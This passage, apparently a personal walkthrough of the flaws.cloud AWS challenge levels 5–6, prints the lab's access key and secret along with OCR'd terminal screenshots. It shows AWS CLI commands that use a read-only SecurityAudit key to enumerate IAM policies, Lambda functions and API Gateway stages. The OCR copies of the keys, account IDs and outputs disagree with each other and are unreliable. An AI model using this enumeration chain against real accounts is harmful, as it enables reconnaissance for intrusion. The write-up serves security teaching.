A similar problem to getting access to the IAM profile's access keys is access to the EC2's user-data, which people sometimes use to pass secrets to the EC2 such as API keys or credentials.

## Avoiding this mistake

Ensure your applications do not allow access to 169.254.169.254 or any local and private IP ranges. Additionally, ensure that IAM roles are restricted as much as possible.

## Level 6

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: AKIAJFQ6E7BY57Q3OBGA

Secret: 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

1. The SecurityAudit group can get a high level overview of the resources in an AWS account, but it's also useful for looking at IAM policies. First, find out who you are (assuming you named your profile "level6"):

Command: aws --profile flaws-level6 iam get-user


```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
.n3v1ll3@nevile: ~/Downloads
-rw-r--r-- 1 ubuntu ubuntu 20 Dec 13 12:18 .lessht
-rw-r--r-- 1 ubuntu ubuntu 807 Mar 31 2024 .profile
drwxr-xr-x 1 ubuntu ubuntu 4096 Dec 13 12:18 .
drwxr-xr-x 1 ubuntu ubuntu 4096 Dec 13 12:13 .sudo_as_admin_successful
ubuntu@ip-172-31-36-118:~$ Read from remote host ec2-44-243-207-2.us-west-2.compute.amazonaws.com: Connection reset by peer
Connection to ec2-44-243-207-2.us-west-2.compute.amazonaws.com closed.
client_loop: send disconnect: Broken pipe
(n3v1ll3@nevile)~/Downloads]
$ vim ~/.aws/credentials
(n3v1ll3@nevile)~/Downloads]
$ aws --profile flaws-level6 s3 ls lev1lcc4c40a8ab876107f5e70a7d8c9880.flaws.cloud
2017-02-27 05:11:07
871 index.html
(n3v1ll3@nevile)~/Downloads]
$ aws configure --profile flaws-level6
AWS Access Key ID [None]: AKIAJ7Q6C7W5Y5Q3OBGA
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(n3v1ll3@nevile)~/Downloads]
$ aws --profile flaws-level6 iam get-user
The config profile (lev1l) could not be found
(n3v1ll3@nevile)~/Downloads]
$ aws --profile flaws-level6 iam get-user
{
 "User": {
 "Path": "/",
 "UserName": "Level6",
 "UserId": "AIDAIRHODOSCWGLCDN0G6A",
 "Arn": "arn:aws:iam::9754262029:user/Level6",
 "CreateDate": "2017-02-26T23:11:06+00:00"
 }
}
(n3v1ll3@nevile)~/Downloads]
$

```

- Now that you know your username is Level6 you can find out what policies are attached to it:

Command used: aws --profile flaws-level6 iam list-attached-user-policies --user-name Level6



Kali Linux [Running] - Oracle VirtualBox


File Machine View Input Devices Help

n3vill3@nevillie: ~/Downloads

```
Session Actions Edit View Help
2017-02-27 05:11:07 871 index.html
[n3vill3@nevillie:~/Downloads]
$ aws configure --profile flaws-level6
AWS Access Key ID [None]: AKIAJFQ6E7BVS7Q3OBGA
AWS Secret Access Key [None]: S2IpymMB1Vi0lqcAnFuZfKvJxryZyhP+dZ4ps+u
Default region name [None]:
Default output format [None]: json
[n3vill3@nevillie:~/Downloads]
$ aws --profile flaws-level6 iam get-user
The config profile (level6) could not be found
[n3vill3@nevillie:~/Downloads]
$ aws --profile flaws-level6 iam get-user
{
 "User": [
 {
 "Path": "/",
 "UserName": "Level6",
 "UserId": "AIDAIRHDO5CNGLCDN0G6A",
 "Arn": "arn:aws:iam::9754262029:user/level6",
 "CreateDate": "2017-02-28T23:51:16+00:00"
 }
]
}
[n3vill3@nevillie:~/Downloads]
$ aws --profile flaws-level6 iam list-attached-user-policies --user-name Level6
{
 "AttachedPolicies": [
 {
 "PolicyName": "MySecurityAudit",
 "PolicyArn": "arn:aws:iam::9754262029:policy/MySecurityAudit"
 },
 {
 "PolicyName": "list_apigateways",
 "PolicyArn": "arn:aws:iam::9754262029:policy/list_apigateways"
 }
]
}
[n3vill3@nevillie:~/Downloads]
```

Once you know the ARN for the policy you can get it's version id:

```
aws --profile level6 iam get-policy --policy-arn
arn:aws:iam::9754262029:policy/list_apigateways
```



The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running under the profile 'level6'. The user has run several AWS commands to find and retrieve a specific IAM policy:

```
Session Actions Edit View Help
File Machine View Input Devices Help
n3vill3@nevill3: ~/Downloads
aws --profile level6 iam list-attached-user-policies --user-name Level6
{
 "AttachedPolicies": [
 {
 "PolicyName": "MySecurityAudit",
 "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
 },
 {
 "PolicyName": "list_apigateways",
 "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
 }
]
}
aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
 "Policy": {
 "PolicyName": "list_apigateways",
 "PolicyId": "ANPAIRLNTQMGKCSPTAIO",
 "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
 "VersionId": "v4",
 "DefaultVersionId": "v4",
 "AttachmentCount": 1,
 "PermissionsBoundaryUsageCount": 0,
 "IsBoundToOtherPolicies": false,
 "Description": "list apigateways",
 "CreateDate": "2017-02-20T01:45:17+00:00",
 "UpdateDate": "2017-02-20T01:48:17+00:00",
 "Tags": []
 }
}
```

Now that you have the ARN and the version id, you can see what the actual policy is:

```
aws --profile level6 iam get-policy-version --policy-arn
arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
```

The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal is running a series of AWS CLI commands to inspect IAM policies. The commands and their outputs are as follows:

```
n3vill3@nevill: ~/Downloads
$ aws --profile flaws-level6 iam get-policy --policy-arm arn:aws:iam::975426262029:policy/list_apigateways
{
 "Policy": {
 "PolicyName": "list_apigateways",
 "PolicyId": "AMPALRINT0MGKCSPTA0",
 "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
 "VersionId": "v4",
 "DefaultVersionId": "v4",
 "AttachmentCount": 1,
 "PermissionsBoundaryUsageCount": 0,
 "IsEnabled": true,
 "Description": "List apigateways",
 "CreateDate": "2017-02-20T01:45:17+00:00",
 "UpdateDate": "2017-02-20T01:48:17+00:00",
 "Tags": []
 }
}
{n3vill3@nevill: ~/Downloads}
$ aws --profile flaws-level6 iam get-policy-version --policy-arm arn:aws:iam::975426262029:policy/list_apigateways --ve
rsion-id v4
{
 "PolicyVersion": {
 "Document": {
 "Version": "2012-10-17",
 "Statement": [
 {
 "Action": [
 "apigateway:GET"
],
 "Effect": "Allow",
 "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
 }
]
 },
 "VersionId": "v4",
 "IsDefaultVersion": true,
 "CreateDate": "2017-02-20T01:48:17+00:00"
 }
}
{n3vill3@nevill: ~/Downloads}
$
```

This tells us using this policy we can call "apigateway:GET" on "arn:aws:apigateway:us-west-2::/restapis/\*"

I now have the ability to GET "arn:aws:apigateway:us-west-2::/restapis/\*"

The API gateway in this case is used to call a lambda function, but you need to figure out how to invoke it.

The SecurityAudit policy lets you see some things about lambdas:

```
aws --region us-west-2 --profile level6 lambda list-functions
```

The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal session is running on a user named "n3vill3" with the command "aws --region us-west-2 --profile flaws-level6 lambda list-functions". The output of the command is displayed, showing a single function named "Level6". The function details include its ARN, runtime (python2.7), role (arn:aws:iam::9754262029:role/service-role/Level6), handler (lambda\_function.lambda\_handler), code size (202), and description ("A starter AWS Lambda function."). It also shows the last modified date (2017-02-27T00:24:36.054+0000), revision ID (d45cc6d9-f172-4634-8d19-39a20951d979), and architectures (x86\_64). The ephemeral storage size is listed as 512. The logging configuration uses "Text" format and logs to the "/aws/lambda/Level6" group.

```
(n3vill3㉿neville)("~/Downloads")
$ aws --region us-west-2 --profile flaws-level6 lambda list-functions
{
 "Functions": [
 {
 "FunctionName": "Level6",
 "FunctionArn": "arn:aws:lambda:us-west-2:9754262029:function:Level6",
 "Runtime": "python2.7",
 "Role": "arn:aws:iam::9754262029:role/service-role/Level6",
 "Handler": "lambda_function.lambda_handler",
 "CodeSize": 202,
 "Description": "A starter AWS Lambda function.",
 "Timeout": 3,
 "MemorySize": 128,
 "LastModified": "2017-02-27T00:24:36.054+0000",
 "CodeSha256": "21EjBytFbH91PXEM0SR/890q0EZ70G/lqOBNZh53yFw=",
 "Version": "1.0-TEST",
 "TracingConfig": {
 "Mode": "PassThrough"
 },
 "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
 "PackageType": "Zip",
 "Architectures": [
 "x86_64"
],
 "EphemeralStorage": {
 "Size": 512
 },
 "Snapshot": {
 "ApplyOn": "None",
 "OptimizationStatus": "Off"
 },
 "LoggingConfig": {
 "LogFormat": "Text",
 "LogGroup": "/aws/lambda/Level6"
 }
 }
]
}
(n3vill3㉿neville)~/Downloads]
```

That tells you there is a function named "Level6", and the SecurityAudit also lets you run:

```
aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
```

The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal displays the following command and its output:

```
n3v1ll3@nevile:~/Downloads
```

```
Session Actions Edit View Help
"Handler": "lambda_function.lambda_handler",
"CodeSize": 282,
"Description": "A starter AWS Lambda function.",
"Timeout": 3,
"MemorySize": 128,
"LastModified": "2017-02-27T00:24:36.054+0000",
"CodeSha256": "004610a93f93b76ad6ed6ed82c0a8b",
"Version": "$LATEST",
"TracingConfig": {
 "Mode": "PassThrough"
},
"RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
"PackageType": "zip",
"Architectures": [
 "x86_64"
],
"EphemeralStorage": {
 "Size": 512
},
"SnapStart": {
 "AppType": "None",
 "OptimizationStatus": "Off"
},
LoggingConfig: {
 "LogFormat": "text",
 "LogGroup": "/aws/lambda/Level6"
}
```

```
(n3v1ll3@nevile) [~/Downloads]
```

```
$ aws --region us-west-2 --profile flaws-level6 lambda get-policy --function-name Level6
```

```
{ "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"\\\"default\\\"\",\"Statement\": [{\"Sid\":\"\\\"904610a93f93b76ad6ed6ed82c0a8b\\\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Service\":\"apigateway.amazonaws.com\"}, {\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:97542626029:function:Level6\\\"}], \"Condition\": {\"ArnLike\": {\"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:s33ppypa75:/GET/level6\"}}}" }
```

```
RevisionId: "edacc0849-06fb-4495-a0bc-3bc011e03b07"
```

```
(n3v1ll3@nevile) [~/Downloads]
```

```
$
```

This tells you about the ability to execute  
`arn:aws:execute-api:us-west-2:97542626029:s33ppypa75/\*/GET/level6` That  
"s33ppypa75" is a rest-api-id, which you can then use with that other attached policy:

```
aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
```

```
n3vill3@neville:~/Downloads
```

```
Session Actions Edit View Help
 "Size": 512
 },
 "SnapStart": {
 "Apnlybn": "None",
 "OptimizationStatus": "Off"
 },
 "LoggingConfig": {
 "LogFormat": "Text",
 "LogGroup": "/aws/lambda/Level6"
 }
}
}



└─(n3vill3@neville)─[~/Downloads]
└─$ aws --region us-west-2 --profile flaws-level6 lambda get-policy --function-name Level6
{
 "Policy": "{'Version': '2012-10-17', 'Id': 'default', 'Statement': [{'Sid': '998610e93f93b7e4d6ed6e082cda6b', 'Effect': 'Allow', 'Principal': 'apigateway.amazonaws.com', 'Action': 'Lambda:InvokeFunction', 'Resource': 'arn:aws:lambda:us-west-2:975426262029:function:Level6', 'Condition': {'ArnLike': {'AWS:SourceArn': 'arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*:GET/level6'}}}], 'RevisionId': 'edacc849-60f0-4495-a9c-3bc615d5b87'}
```

```
└─(n3vill3@neville)─[~/Downloads]
└─$ aws --profile flaws-level6 --region us-west-2 apigateway get-stages --rest-api-id $33ppypa75
{
 "item": [
 {
 "deploymentId": "8ppiv",
 "stageName": "Prod",
 "cacheClusterEnabled": false,
 "cacheClusterStatus": "NOT_AVAILABLE",
 "memorySize": 128,
 "tracingEnabled": false,
 "createdAt": "2017-02-27T03:26:08+03:00",
 "lastUpdatedDate": "2017-02-27T03:26:08+03:00"
 }
]
}
└─(n3vill3@neville)─[~/Downloads]
```

That tells you the stage name is "Prod". Lambda functions are called using that rest-api-id, stage name, region, and resource as

<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>

I visited that URL.



## Lesson learned

---

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

## Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.